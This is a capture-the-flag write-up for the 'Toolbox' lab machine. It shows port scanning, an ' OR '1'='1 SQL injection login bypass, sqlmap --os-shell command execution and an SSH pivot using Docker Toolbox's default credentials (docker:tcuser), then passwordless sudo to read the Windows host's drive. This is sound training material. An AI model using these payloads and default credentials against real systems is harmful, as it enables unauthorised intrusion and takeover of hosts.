Toolbox
Overview
Toolbox is an easy Windows box with a layered environment: a Windows host runs
Docker Toolbox, which spins up a Linux VM containing a PostgreSQL-backed web
application. A virtual-host discovery trick surfaces an admin login at
admin.megalogistic.com that is vulnerable to SQL injection. SQLMap’s --os-shell
mode executes commands as the postgres user inside the container. From there, the
Docker Toolbox VM’s SSH service on the internal 172.17.0.1 gateway accepts the
documented default credentials (docker:tcuser), and the docker user has passwordless
sudo — meaning the Windows host’s C:\ drive, mounted at /c, is browsable as root.
Path: SQLi on admin portal → os-shell as postgres in container →
SSH to Docker Toolbox VM (docker:tcuser) → sudo → /c/Users/Administrator/Desktop/root.txt.
Enumeration

A full port scan reveals a Windows host with an FTP server (anonymous access), SSH, SMB, WinRM, and an HTTPS web application:
$ nmap -p- -A 10.129.96.171
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
22/tcp    open  ssh           OpenSSH for_Windows_7.7
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.38 ((Debian))
| ssl-cert: Subject: commonName=admin.megalogistic.com
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0

Two things jump out immediately: anonymous FTP exposes docker-toolbox.exe — the
legacy Docker-on-Windows solution — and the TLS certificate’s common name is
admin.megalogistic.com, a virtual host not in DNS. I added both
megalogistic.com and admin.megalogistic.com to /etc/hosts.
Foothold — SQL Injection on the Admin Portal
Browsing to https://admin.megalogistic.com shows a login form.

Common default credential pairs (admin:admin, admin:password) fail. Entering a
single quote in the username field returns a database error:


The error confirms PostgreSQL and an injectable parameter. A classic 'OR'1'='1
auth-bypass payload grants access to the admin dashboard:

The dashboard has limited functionality, so I moved straight to getting command
execution. I saved the login POST request from Burp and fed it to SQLMap with
--os-shell:
$ sqlmap -r req --os-shell

The shell runs as the postgres database user. A quick look around confirms we’re
inside a Docker container:
os-shell> whoami
postgres

os-shell> ls /home
tony

os-shell> ls /var/lib/postgresql
11
user.txt
The user flag is at /var/lib/postgresql/user.txt.
Lateral Movement — Escaping the Container
The FTP docker-toolbox.exe was a hint: Docker Toolbox runs a lightweight Linux VM
(boot2docker) to host containers on Windows, accessible over SSH. The VM uses a

well-known default credential pair: docker:tcuser.
Checking /etc/hosts inside the container reveals the gateway:
postgres@bc56e3cc55e9:~$ cat /etc/hosts
127.0.0.1   localhost
172.17.0.2  bc56e3cc55e9
So 172.17.0.1 is the Docker bridge gateway — the Toolbox VM itself. I upgraded to
a proper TTY and pivoted internally:
postgres@bc56e3cc55e9:~$ python3 -c 'import pty;pty.spawn("bash")'
postgres@bc56e3cc55e9:~$ ssh docker@172.17.0.1

Running linpeas from the container first revealed that nsenter could potentially
be used for a Docker escape, but the container lacked sudo. The SSH path to the
Toolbox VM was cleaner.
$ ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

docker@box:~$ sudo su
root@box:/home/docker#

The docker user has passwordless sudo on the Toolbox VM.
Root
The Toolbox VM’s /c directory is the Windows host’s C:\ drive:
root@box:/home/docker# ls /c
Users
root@box:/home/docker# ls /c/Users
Administrator  Default  Public  Tony
root@box:/c/Users/Administrator/Desktop# ls
desktop.ini  root.txt
The Windows Administrator desktop is directly readable, and the root flag is there.
Takeaways
- SQLMap
--os-shellagainst a PostgreSQL backend is a straightforward path to command execution — theCOPY TO/FROM PROGRAMtechnique runs system commands as the database service user. - Docker Toolbox’s default SSH credentials (
docker:tcuser) are documented but often overlooked; combined with passwordless sudo on the VM and the Windows drive mounted at/c, this collapses a container escape into trivial host access.